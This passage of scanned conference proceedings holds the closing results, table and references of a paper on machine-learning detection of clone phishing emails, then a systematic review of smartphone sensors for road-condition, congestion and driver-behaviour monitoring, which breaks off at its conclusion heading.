


Fig. 2 Accuracy comparison




Fig. 3 Precision comparison




Fig. 4 Recall comparison

balanced dataset has 8351 clones and 8400 valid occurrences, in contrast to the initial dataset (clone email collection), which had 5,17,402 credible emails and 8351 clone emails (Table 1).

They used a text dataset that included 250 ‘hard’ hams, 3900 hams, and 1897 spam messages as a reference. The third attempt has made use of a text dataset with 2500 valid emails and 500 spam emails. Using the open-source MATLAB 2020a program, it has been discovered that the best classifier to differentiate between spam and legitimate emails is Random Forest; its average accuracy is 98%. Despite testing seven strategies, the best accuracy that has been obtained with AZURE is 97%. They created a multi-stage classification method by combining the three well-known learning algorithms. Using the public datasets, the proposed approach has achieved an accuracy of about 97%. This study has utilized three datasets with various attributes




Fig. 5 F1-score comparison

Table 1 Comparison of various existing and proposed models

Approaches	Accuracy (%)	Precision (%)	Recall (%)	F1-score (%)
D-SVM	96	90	90.6	90.3
SVM	97	95	89.3	92.1
DT	97.2	93	89.9	91.5
LR	95.6	95	77.2	85.2
MLP	97.7	94	91.3	92.8
NN	97.7	96	89.3	92.7
DF	95.3	95	75.8	84.3
DNet	98	97	97.5	97

and seven methods. The decision tree and neural network-based DL algorithms have results in the highest accuracy rates.

5 Conclusion

Cloned emails have become more common in recent years. Cloned email attacks are deftly crafted email phishing that use social networks to persuade victims to send sensitive information to the phisher. Users under the age of 30 are more vulnerable to clone phishing attacks. Furthermore, people with good personality traits are more likely to fall victim to clone phishing attacks than other users. Internet usage routines have an impact on the causal relationship between gender and social engineering. As a result, it's critical to recognize an email as legitimate or spam. There are various methods for detecting clone emails. The content may be identical to legitimate email, making identification impossible; the detection rate is also low. This study used machine learning approaches to improve findings and acquire the natural language from emails, as well as other characteristics that distinguish legitimate emails from cloned emails. This study enhanced the ability to detect clone emails, compared various classifiers, and evaluated the performance with three supervised datasets.

References

1. LeCun Y, Bengio Y, Hinton G (2015) Deep learning. Nature 521(7553):436–444
2. Reddy, Ramadevi Y, Sunitha KVN (2016) Effective discriminant function for intrusion detection using SVM. In: Proceedings of international conference on advances in computing, communications and informatics (ICAC), Sept 2016, pp 1148–1153
3. Ingre, Yadav A (2015) Performance analysis of NSL-KDD dataset using ANN. In: Proceedings of international conference on signal processing and communication engineering systems, Jan 2015, pp 92–96
4. Farnaaz, Jabbar MA (2016) Random forest modelling for network intrusion detection system. Procedia Comput Sci 89:213–217
5. Khan, Jain N (2016) A survey on intrusion detection systems and classification techniques. Int J Sci Res Sci Eng Technol 2(5):202–208
6. Tang, Mhamdi L, McLernon D, Zaidi SAR, Ghogho M (2016) Deep learning approach for network intrusion detection in software-defined networking. In: Proceedings of international conference on wireless networks and mobile communications (WINCOM), Oct 2016, pp 258–263
7. Ashfaq, Wang X-Z, Huang JZ, Abbas H, He Y-L (2017) Fuzziness based semi-supervised learning approach for an intrusion detection system. Inf Sci 378:484–497
8. Ashfaq, Wang X-Z, Huang JZ, Abbas H, He Y-L (2018) Fuzziness based semi-supervised learning approach for an intrusion detection system. Inf Sci 378:484–497
9. Chang, Li W, Yang Z (2017) Network intrusion detection based on random forest and support vector machine. In: Proceedings of IEEE international conference on computational science and engineering (CSE) and IEEE international conference on embedded and ubiquitous computing (EUC), July 2017, pp 635–638
10. Zhao, Yan R, Chen Z, Mao K, Wang P, Gao RX (2016) Deep learning and its applications to machine health monitoring: a survey. IEEE Trans. Neural Netw. Learn. Syst. [Online]. http://arxiv.org/abs/1612.07640
11. Vincent, Larochelle H, Lajoie I, Bengio Y, Manzagol P-A (2010) Stacked denoising autoencoders: learning useful representations in a deep network with a local denoising criterion. J Mach Learn Res 11:3371–3408
12. You, Li Y, Wang Y, Zhang J, Yang Y (2016) A deep learning-based RNNs model for an automatic security audit of short messages. In: Proceedings of 16th international symposium on communications and information technologies (ISCIT), Qingdao, China, Sept 2016, pp 225–229
13. Sherubha (2020) Graph-based event measurement for analyzing distributed anomalies in sensor networks. Sådhanå (Springer) 45:212. https://doi.org/10.1007/s12046-020-01451-w
14. Sherubha (2019) An efficient network threat detection and classification method using ANP-MVPS algorithm in wireless sensor networks. Int J Innov Technol Explor Eng (IJITEE) 8(11). ISSN 2278-3075
15. Sherubha (2021) An efficient intrusion detection and authentication mechanism for detecting clone attack in wireless sensor networks. J Adv Res Dyn Control Syst (JARDCS) 11(5):55–68

The Application of Mobile Phones to Enable Traffic Flow Optimisation

T. Shilowa, J. P. van Deventer, and M. J. Hattingh

Abstract An efficient road transportation network infrastructure is crucial to facilitate economic growth and development. Smartphones can be used to collect data on aspects such as road surface conditions, traffic congestion, driver behaviour and vehicle telemetry. This study reviews how data obtained from built-in smartphone sensors can be collected and used to optimise traffic flow in heavy vehicles, such as trucks. The research methodology is based on a systematic review, in which research themes were extracted from a sample of 64 peer-reviewed empirical research articles so as to identify trends in using smartphone sensors to assist in optimising traffic flow. The results of the review demonstrate that built-in smartphone sensors offer an innovative, cost-effective and large-scale alternative to collecting valuable information for use in road transport monitoring and management. Road authorities and drivers will benefit from accurate real-time road condition information to assist with, among other things, decision-making regarding the location of road anomalies, the state of road conditions, traffic congestion, driver behaviour and vehicle diagnostics.

Keywords Traffic flow · Heavy vehicles · Smartphone · Built-in sensor

1 Introduction

An efficient road transportation network and infrastructure is vital to facilitate economic growth and development, ensure trade, enable the provision of basic services and drive economic activities. However, in developing countries, such as South Africa (SA), economic growth is hampered by, among other things, traffic congestion, insufficient and poorly maintained road infrastructure, a high rate of road accidents and subsequent road surface conditions. Moreover, the deterioration

T. Shilowa · J. P. van Deventer (✉) · M. J. Hattingh
Department of Informatics, University of Pretoria, Pretoria, South Africa
e-mail: phil.vandeventer@up.ac.za

M. J. Hattingh
e-mail: marie.hattingh@up.ac.za

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_14

of the national rail system and the associated increased reliance on heavy transport vehicles making use of public roads add to increased road surface damage. This eventually contributes to the development of road hazards, such as potholes. The South African Department of Transport (DoT) stated that more than 78% of the national road infrastructure has been poorly maintained and has subsequently exceeded its design lifespan [1].

The aforementioned problems are exacerbated by other factors such as a poorly developed public transport system, disproportional usage of roads as compared to other forms of transport [2], poor spatial planning, urbanisation, an increase in vehicle ownership and the government's inability to meet infrastructure demands due to a backlog in infrastructure expansion projects and general funding constraints.

In response to the aforementioned, the SA government implemented what is known as an Intelligent Transport System (ITS) where the ITS continuously monitors SA road conditions and infrastructure. Some of the data collection approaches used by the ITS include dedicated vehicle detection systems, fixed roadside physical sensors such as inductive loop detectors, magnetic sensors and the installation of roadside closed-circuit television (CCTV) cameras and microwave radars. However, these approaches take time to implement, attract high installation and maintenance costs, are labour intensive and are hampered by poor data collection capabilities. Additionally, road transport authorities seldom have adequate budgets to fund ITS solutions, especially in developing countries, where the ITS solution is more of a short-term investment addressing the symptoms of a larger problem [3]. Although commercial solutions (e.g. Google Maps and Waze) provide navigation and traffic information, they fail to provide details related to road surface conditions (e.g. roughness) or driver behaviour.

The ubiquitous use of smartphones offers opportunities in road transportation monitoring to assist with and improve road and traffic management. Unlike traditional approaches, smartphones provide a convenient, cost-effective and scalable alternative allowing for real-time data extraction from smartphones carried by drivers [4]. Smartphones have become affordable distributed carry-on sensors with rich computational capabilities.

By collecting data from smartphone sensors such as data on traffic conditions (travel times or congestion levels), vehicle data (noise, sounds and vibrations), driver behaviour (drunk driving or aggressive behaviour) and environmental data (road conditions, air pollution or emissions), better solutions can be designed to improve traffic flow.

Due to sensor distribution, authors such as Li and Goldberg [5] proposed a crowdsourcing approach to collect information from willing participants who would share their smartphone sensor data. Due to being crowd-sourced data, the cumulative effect would subsequently improve the reliability and accuracy levels of detection as enabled by a higher concentration of data points. It is, therefore, '*collecting information from the "crowd" in order to find solutions that would otherwise have been difficult to find*' [6] by focussing on crowd-based distributed smartphone sensor data that can be harvested from the crowd. The data collected using crowd-sourced smartphone-sensing approaches can result in benefits for drivers and road authorities.

This paper, by means of a non-exhaustive systematic review, considers a sample of peer-reviewed empirical research articles that demonstrate how the built-in sensors of smartphones can be used to collect data that can aid drivers and road traffic authorities to improve traffic flow. Due to limitations (as research in progress linked to a larger ongoing project), more material may be available that could not be accessed in this preliminary investigation.

The remainder of the paper is divided into three sections. Section 2 provides an overview of the systematic review methodology used to conduct this study. Section 3 presents the analysis of the results, while Sect. 4 presents challenges, conclusions and proposals for future work.

2 Methodology: Systematic Literature Review

This paper makes use of a systematic literature review that followed the guidelines and stipulations as defined by the PRISMA framework [7]. As part of this review, a pre-selection search on multiple scholarly databases was performed to identify, focus and refine the keywords applied in the data collection phase of the study. After preliminary searches, keywords that yielded the most appropriate results, as linked to the research question and objective, were selected.

The keywords chosen were '*smartphone'*, '*mobile phone'*, '*road conditions*', '*potholes*' or '*traffic congestion*' or '*driver behaviour*'. The aforementioned keywords were then applied to search for empirical peer-reviewed research articles within chosen scholarly databases.

The databases chosen were Scopus, EBSCOhost and ScienceDirect as they yielded the most appropriate results associated with the research question and objective.

Since there are variations of the words for smartphone (such as cell phone, mobile device, mobile phone or mobile application/app), these variations were also included in the search criteria. Only articles in the top 15% of high-ranking journals (defined by impact factor, citations and citation ranking) were included in the study.

Additional inclusion criteria were (1) papers should be written in English, (2) online availability and accessibility of the full-text article should be clear and simple, (3) articles should cover the period between January 2005 and September 2019, (4) a clearly defined and identifiable methodology was stipulated and (5) articles were associated with journals that have an impact factor greater than 3.0.

The period (2005–2019) is associated with a larger ongoing project and is part of one of the preliminary phases. Additional data collection and evaluation of newer articles are part of follow-up cycles, to refine the understanding of the corpus of material currently available. Each cycle is non-exhaustive, as the corpus of literature and empirical studies are still evolving. Additional cycles are ongoing. Each phase following the preliminary phase, as reported in this paper, is part of a 5-yearly follow-up cycle.

The exclusion criteria disqualified articles that (1) focus on pedestrians or other transportation types such as bicycles and motorbikes; (2) smartphone applications used purely for voice, SMS or Internet access; (3) non-road transportation-related sensors; (4) articles that were not accessible or (5) articles not in English.

Based on the aforementioned search parameters, a total of 903 articles were identified and collected. After considering the inclusion and exclusion criteria, a total of 332 articles remained that were studied thoroughly in full text. This resulted in 64 articles that were eligible for inclusion in the study. The remaining 64 articles were reviewed in detail to extract themes. Data were retrieved based on the following main categories, namely, (1) road and traffic conditions, (2) vehicle information, (3) driver behaviour and (4) environmental conditions. These themes were subsequently used to identify trends that were considered, evaluated and analysed.

The results of the details presented in the preceding paragraphs may be viewed in a document linked to the following URL: http://shorturl.at/fnpO0.

The URL-linked document/appendix presents the themes extracted per article. A web-based reference is used in this instance as, due to publication limitations, the explicit inclusion of the referenced details would detract from the discussion to follow.

3 Results

This section contemplates themes extracted from eligible papers. Results are grouped based on the main categories previously stipulated. The main themes under consideration are presented in terms of (1) road and traffic conditions, (2) vehicle information, (3) driver behaviour and (4) environmental conditions.

3.1 Road Surface Conditions

Municipal authorities do not necessarily have adequate roadside infrastructure management and decision-making systems in place to assist with the regular monitoring and maintenance of road infrastructure. According to Steyn et al. [8], the driving quality of the road surface has a direct impact on the driving experience.

When heavy vehicles travel on roads with poor surface quality and related anomalies, it has a negative effect on safe travelling speed and therefore the delivery times of goods. This subsequently increases the fuel consumption of freight vehicles as well as carbon emissions.

Consequently, increased fuel costs lead to increased vehicle operating costs, which are carried over to the cost of goods being transported, and as such, eventually to consumers. Steyn et al. [8] demonstrated that vehicle vibration, caused by poor road conditions, negatively affects the quality of fresh agricultural products due to bruising. Furthermore, sensitive and expensive electronic cargo is susceptible to damage thereby driving up costs. Three main approaches used to detect road conditions are (1) the vibration-based approach, which uses vehicle-mounted sensors such as accelerometers or gyroscopes; (2) the vision-based approach, which uses cameras, video or two-dimensional (2D) images and (3) the three-dimensional (3D) reconstruction approach, which uses 3D radar [9]. These approaches are expensive as they require the use of dedicated equipment (e.g. 3D radar equipment) and large-scale installations. Conversely, the use of built-in smartphone sensors, such as the accelerometer, offers a low-cost and efficient approach to measuring the irregular vibration signals of moving vehicles to detect road surface conditions such as potholes. Road anomalies not only cause structural damage to heavy vehicles and increase transportation time, but also influence the quality and cost of the commodities being transported.

Among the available smartphone sensors, the accelerometer is the most widely employed sensor that can be used to detect road surface anomalies. This is because the smartphone's accelerometer is cost-effective, does not require comprehensive data storage solutions and enables real-time collection of data [9]. Researchers have used the accelerometer to detect road surface conditions by reviewing fluctuations in speed, speeding up and/or slowing down [10]. Smartphone sensors such as the gyroscope and magnetometer are also used to complement the sensing capabilities of the accelerometer by adding directional movement vectors and vibrational shock measurements [10]. For example, Johnson and Trivedi [11] combined gyroscopes, accelerometers and magnetometer data to improve the detection and accuracy rates of driver behaviour. El-Hariri et al. [10] reported that there is an improvement in the detection rate and accuracy levels of accelerometer sensor data when combined with gyroscope sensor data. However, Li and Goldberg [5] argue that duplicating sensor data from these two motion sensors is unnecessary as the accelerometer has been proven to accurately capture vibration signals and can thus be utilised on its own. Li and Goldberg [5] further argue that using both motion sensors at the same time at a high frequency can negatively affect the battery performance of a smartphone.

Additional proposed solutions use a smartphone's camera to detect road surface conditions [9, 12, 13]. However, Dai et al. [14] assert that video-processing smartphone data is time-consuming and computationally intensive. Furthermore, Maeda et al. [12] add that the accuracy rate achieved by a smartphone's cameras is low compared to equipment such as 3D sensors.

To optimise traffic flow, it is beneficial to plot the results of road anomalies on a map or a user interface so that drivers can visually identify the exact location of road anomalies. For example, solutions proposed by Liu et al. [15] among others use a smartphone's GPS sensor to geotag[1] the exact location of road anomalies identified by the accelerometer or gyroscope. To identify the location of road anomalies, a simple and user-friendly interface is needed. The nature of this interface is not clearly stipulated and is mostly suggested. Based on the displayed information, drivers can choose the optimal routes before undertaking trips to avoid congestion or potholed roads, or they can be cautious while driving along dangerous segments of roads identified

[1] Geotag: The ability to annotate geographic locations of detection results, for example, such as potholes, in a visual representation such as a map.

as having anomalies. This would thereby reduce damage to cargo or, alternatively, alert authorities which sections of the road require more focussed attention.

Traffic. The major impacts of road traffic congestion have been articulated in the previous sections and thus solutions need to be found to address them. Built-in smartphone sensors can collect valuable and real-time traffic information.

Data provided by these solutions could help drivers make informed decisions. For instance, drivers can dynamically amend their departure time or even postpone their trips in cases of traffic congestion. Drivers can even avoid undertaking a journey altogether. Furthermore, if predictive information such as weather is included, it will help drivers plan their trips more effectively.

From the reviewed studies, one can observe that the smartphone GPS is the main sensor used to detect traffic congestion and solutions that use GPS sensors alone [16]. However, Zhang et al. [17] used a combination of a smartphone's accelerometer, camera and orientation sensors to detect traffic congestion. Their solution excluded the use of a GPS sensor [17]. Similarly, Koukoumidis et al. [18] combined a smartphone's accelerometer, camera, gyroscope and GPS sensors to develop a system for synchronising vehicle 'stop-and-go' times at traffic lights to optimise traffic flow and reduce fuel consumption and vehicle emissions. The authors acknowledge, however, that using smartphone cameras to process video frames of traffic signals and their different states (green, yellow, red) is not ideal as they are computational and resource intensive. They further state that the resolution and quality of smartphone cameras are lower than those of dedicated and specialised cameras. Further, Thiagarajan et al. [19] also combined a smartphone's GPS sensor with a Wi-Fi sensor to detect traffic congestion. Thiagarajan et al. [19] state that, unlike a Wi-Fi sensor, a GPS sensor consumes more battery power and its sampling rate is more than that of Wi-Fi sensors. Results also showed that a GPS sensor is less effective when, for example, it is placed inside a driver's pocket or around high-rise buildings. They do acknowledge, however, that GPS sensing is more reliable than Wi-Fi sensing, and that compared to Wi-Fi, it does not pollute the data with noise [19].

Thajchayapong et al. [20] did not use smartphone sensors but rather inferred the traffic congestion of specific routes by averaging mobile data from cell phone towers.

Driver Behaviour. Most drivers are oblivious to the negative implications of their aggressive or erratic driving behaviour and how this can affect congestion, traffic fatalities, gas emissions and fuel consumption [21]. Johnson et al. [11] found that people drive better when their driving behaviour is monitored, and they are provided with constant feedback or notification. Therefore, built-in smartphone sensors can be used to monitor bad driving habits and promote awareness of driving behaviour by providing real-time feedback such as audio cues, vibrations or other types of feedback. Improving such behaviour would subsequently improve congestion by reducing the necessity of defensive driving on behalf of other road users.

Castignani et al. [22] propose solutions that evaluate aggressive or risky driving styles such as harsh braking, rapid acceleration, speeding and dangerous cornering to determine driver behaviour. Furthermore, Dai et al. [14] propose a solution that is used to detect drunk driving patterns, while Bergasa et al. [23] developed solutions to detect driver drowsiness and distractions. Additionally, Bergasa et al. [23] identified solutions that can be used to detect if a driver was making use of a mobile phone while driving. This in itself can worsen road congestion as drivers who use a phone while driving become distracted, and as such become a hazard to other road users due to an increase in erratic driving [23].

Both Bergasa et al. [23] and Fazeen et al. [24] developed systems that, in addition to determining driver behaviour, also detect road surface anomalies. For example, the solution developed by Fazeen et al. [24] detected road surface conditions such as potholes, bumps and roughness while gathering data associated with driver road usage behaviour. This was done by correlating and comparing sensor data produced by a driver's smartphone. The aforementioned authors also emphasised the need to provide real-time feedback to drivers to alert them to change driving styles, thereby making drivers cognisant of the potential risk associated with their road usage behaviour.

There are benefits to using crowd-sourced data to monitor driver behaviour. For instance, crowd-sourcing information, such as the driving styles of people, can provide insight into locations where incidents are prevalent. This can be enhanced by supplementing crowd-sourced data with data collected from smartphone sensors such as GPS location sharing and Wi-Fi triangulation [5, 25].

Júnior et al. [21] combined a smartphone's accelerometer with the gyroscope to detect driver behaviour for the same reasons as those stated for road surface conditions. The fusion process enhances detection accuracy by providing data points that confirm readings from multiple sources.

Deviation from using inertial sensors to detect driver behaviour was also noted by Chuang et al. [26]. Yang [27] used a smartphone microphone alone while Chuang et al. [26] were the only authors to exclusively use the smartphone's camera to detect driver behaviour. However, the approach of using a smartphone camera was questioned by Dai et al. [14], who argue that the need to place the smartphone (camera) in a specific fixed position within a vehicle does not make use of cameras a viable option.

Dinesh and Naveen [28] asserted that video-processing data collected by smartphone cameras is both resource and computationally expensive, and as such unreliable. Júnior et al. [21] did not include the GPS in their solutions. However, Hu et al. [29] are the only authors to use a smartphone's GPS sensor to assess driver behaviour. Dai et al. [14] argue against the use of a GPS sensor, stating that GPS is only available in high-end smartphones and using it would comprise the effectiveness of their solution as the GPS sensor is prone to localisation problems. However, with the rapid and significant development of smartphones, this argument can no longer hold true. Dai et al. [14] concede, however, that they would consider the camera and GPS sensors in future work.

3.2 Classification Approaches

The purpose of this section is not a value assessment of classification approaches, but rather identifying which classification approaches and algorithms are used when smartphone data is classified and analysed.

Sattar et al. [30] stated that there are at least five stages in smartphone-sensing, namely, data collection, pre-processing, processing, post-processing and evaluation. The classification process is preceded by the pre-processing stage, which involves the cleansing or filtering of data. The processing stage, where classification occurs, involves the extraction of data features from the pre-processed sensor values, e.g. road anomalies or road congestion, to categorise them using a set of available classification approaches. This is achieved by applying any of the three main approaches to the pre-processed sensor values. These include the threshold-based approach, the ML approach and the dynamic time warping approach.

Threshold-Based Approach. There are two types of threshold-based approaches, namely, the fixed threshold-based approach, which uses a set of fixed values to extract sensor data and the flexible threshold-based approach. The main problem expressed by Castignani et al. [22] regarding the use of the fixed threshold approach is the high prevalence of false positives, as well as the lack of testing repeatability. Solutions developed by Mednis et al. [31] used a threshold-based approach to classify road surface conditions; however, Souza et al. [32] expressed concern with the fixed threshold approach due to its inability to adapt to different contextual configurations.

Machine Learning Approach. According to Sattar et al. [30], Machine Learning (ML) techniques can be classified into two main approaches, namely, supervised learning and unsupervised learning. ML uses several data classifiers, such as Support Vector Machines, Decision Trees, Artificial Neural Networks, Random Forest, the Hidden Markov Model and Supervised Clustering, to classify sensor data.

ML methods have been employed to assess road surface conditions by Koch and Brilakis [9] and Júnior et al. [21] while Woodard et al. [33] employed ML to classify traffic congestion. Júnior et al. [21] compared different ML approaches, such as support vector machines, artificial neural networks, random forest and the Bayesian network, when used in concert with smartphone sensors to detect road surface conditions. They concluded that Random Forest was the best performing ML approach, followed by the multi-layer perception.

Silva et al. [34] tested the performance of the smartphone accelerometer against five algorithms, namely, gradient boosting, decision trees, MLP classifier, Gaussian N and linear SVC. The algorithm that performed worst was linear SVC while the gradient boosting algorithm performed well.

Dynamic Time Warping Approach. The dynamic time warping approach is normally used in the speech recognition discipline and measures the similarities of two signal patterns by discounting speed [30]. The dynamic time warping approach was used to detect driver behaviour [11]. From the review, no author used dynamic time warping to assess traffic congestion.

It can be observed that only Singh et al. [35] are some of the few researchers that used the dynamic time warping approach along with smartphone motion sensors to classify road surface anomalies. Furthermore, Singh et al. [35] compared their proposed dynamic time warping approach to other techniques, such as support vector machines, the hidden Markov model and artificial neural networks, which demonstrated a performance difference in favour of dynamic time warping.

It can therefore be concluded that although certain algorithms are purported to perform better when linked to specific sensors or type of anomaly being focussed on, there is no single approach that is superior to any other. The algorithm used is dependent on the focus of the study and it is clear that additional research and comparison related to the usage of such algorithms in this area of application is required.

4 Discussion

The main purpose of this systematic review is to highlight how data obtained from built-in smartphone sensors can potentially be used to optimise traffic flow, especially for heavy vehicles such as trucks. Based on the analysis of the reviewed literature, one can conclude, on the one hand, that the accelerometer is the most used sensor across all categories, except for detecting traffic congestion. On the other hand, the most effective sensor for detecting traffic congestion is the GPS sensor.

From the reviewed studies, one can note that the combination of multiple techniques has been employed where multiple sensor types were used in concert with each other to improve and enhance available data points to offset potential inaccuracy in measurements obtained from sensors. The practice of combining data from different sensor data will improve the accuracy and detection rate of both road anomalies and driver behaviour. Furthermore, one can conclude that combining the smartphone's accelerometer data and GPS data provides the potential to identify and pinpoint road surface anomalies that can lead to more focussed in-time interventions. Once road anomalies and traffic congestion levels are detected, results need to be presented, in real time, so that drivers can make optimal decisions based on their travel plans. The way in which the data is presented is not clearly stipulated but rather alluded to.

Li et al. [5] state that most authors focus on the temporary detection of events and that road surface condition monitoring is not performed comprehensively. Their solution presented by Li et al. [5] performs a comprehensive assessment of road surface conditions (potholes, bumps or cracks), as well as measuring the roughness of the road surface according to the International Roughness Index (IRI). Hence, this research supports solutions that propose the concurrent monitoring of more than one transportation state, e.g. solutions that simultaneously monitor both driver behaviour and road conditions. In addition, it was noted that several studies utilise crowd-sourcing approaches [6] and it is suggested that more solutions should explore and incorporate crowd-sourcing approaches.

Furthermore, notifications or alerts regarding driver behaviour must be provided in real time as soon as they are detected. Another consideration to be incorporated is the simplicity and user-friendliness of these solutions to ensure that they do not cause driver distraction on the roads. Though there is no clear indication of what the user interface should look like and what is meant by the simplicity of the interface, the suggestion is prevalent and suggests that the data collected from smartphone sensors should be presented in a more user-centric manner. This in itself is reasonable as statistical graphs and related measuring data points would not be able to assist drivers if such data is not 'interpreted' when presented to a user.

It was noted that smartphone cameras have several limitations. For example, Maeda et al. [12] state that the accuracy rates achieved through smartphone cameras are low compared to those that use dedicated and specialised equipment such as 3D sensors. This is supported by Tedeschi and Benedetto [13] who confirm that, in their proposed solutions, smartphone cameras were not able to classify all road surface anomalies such as cracks as well as pothole sizes and shapes. Further, Chuang et al. [26] proposed the optimisation of algorithms associated with the classification approach to reduce the computational costs of processing video frames. Lastly, Dai et al. [14] mentioned limitations regarding the placement of a smartphone camera (precisely in front of the driver's face) as well as high energy consumption due to intensive video image processing.

Notwithstanding the computational, classification and storage requirements, solutions are proposed that can combine and merge different smartphone sensors most economically and efficiently. It is believed that drivers do not need to drive around with different applications on their phones, measuring different transport anomalies and receiving different results from different applications. Because the same set of sensors and algorithms are used, it would be beneficial to combine road conditions, traffic congestion and driver behaviour into a single solution. This, however, brings about issues related to data storage and computational requirements (that were not explored in this assessment).

Another factor to take into consideration is the datasets that will potentially be generated through crowd sourcing. Several authors implemented crowd-sourcing solutions to obtain more reliable detection by combining their solutions with data provided by the public. This consideration is beyond the scope of this study; however, it can be a subject for future research.

It can also be concluded that threshold-based and ML approaches are the most common classification methods for road surface detection. It was noted that using the fixed threshold approach is problematic as it does not adapt to unknown conditions and scenarios. Therefore, if a threshold-based approach is employed, the flexible threshold should be used instead of the fixed threshold approach. Another consideration is combining both threshold and ML methods for road surface monitoring.

Although there is only a single instance in which dynamic time warping was used for road surface conditions, it yielded positive results. The (supervised) ML classification is more effective for road surface monitoring than the fixed threshold approach due to its ability to adapt to supervised learning.

Nevertheless, it is observed from the literature that several types of algorithms and methods are applied for the classification of road and traffic anomalies, which provides many options that can be used. However, there is a lack of standardisation of the type of algorithms to be used, which can create confusion. Furthermore, the algorithms do not seem to be based on a body of knowledge or any industry standard. The fact that more research continues to be done in this field and more algorithms continue to be developed will further aggravate this problem. It is understood that smartphone-based sensing technology is being adopted and is gaining momentum. These gaps, therefore, need to be considered and addressed by establishing a set of acceptable international standards that should be used. It is important to define and set standards for these applications to define interoperability frameworks, data privacy and security aspects, and risk concerns, among others. Although Artificial Intelligence is out of the scope of this review, it will form the foundation upon which these applications would be developed, hence the emphasis on the adoption of standards.

5 Challenges and Recommendations

The major challenges identified in this review relate to the lack of standardisation to guide the development of solutions that make use of smartphone-integrated sensors and the data produced. Furthermore, some literature advocates the reorientation of smartphones in alignment with a vehicle, while others achieved excellent results without reorientation. Consensus needs to be achieved regarding a reorientation approach. This could be due to inconsistencies in terms of standards associated with the smartphones used in individual studies. Other challenges identified relate to the following aspects:

User Interface/Feedback Platform: To ensure that drivers are focussing on the road and are not distracted when interacting with applications, standards need to be developed and enforced. Greater consideration needs to be given to the design and implementation of user interfaces. Smartphone-based solutions need to incorporate multiple feedback platforms, such as the smartphone itself, maps, audio alerts or notifications and web pages. No clear conclusion could be identified and the need for an appropriate interface was mentioned and alluded to. No clear solution was provided.

Algorithms: From the empirical studies reviewed, and as already stated, no one algorithm outperforms any other. However, the difference in vehicle types, smartphone hardware devices and other external factors limits the repeatability of solutions that are based on the fixed threshold method. As a result, threshold-based approaches need to be adjusted and testing repeated when used in various environments. This requires approaches to be studied to compare performance levels. Therefore, approaches need to be standardised to reduce computational complexity. Furthermore, guidelines and best practices for the design and development of new algorithms should be established. Additional research is required to identify the results and the quality of the results of the algorithms used in the highlighted studies. It is clear that no comparison was done regarding the approaches when applied to smartphone sensor data points.

Hardware Devices: Standards regarding the minimum requirements of sensors for hardware devices and their corresponding technical attributes must be defined. Issues relating to battery power and the limitations of GPS sensors must also be addressed. This includes limiting the use of GPS sensors or image data by focussing on computational efficiency.

Sampling/Detection Rates: Sampling rates play an important role in the accurate detection of anomalies. The accuracy rate of sensors depends on the type of hardware used. Low sampling rates can result in high false positives. Therefore, standards need to be set regarding acceptable detection sampling rate minimum thresholds to improve accuracy.

Data Storage and Processing: There needs to be a clear understanding of the data being generated and the implications associated with data growth as associated with multiple data points, as well as the processing required to manage the multitude of data points from a crowd-sourced smartphone sensor solution.

6 Conclusion

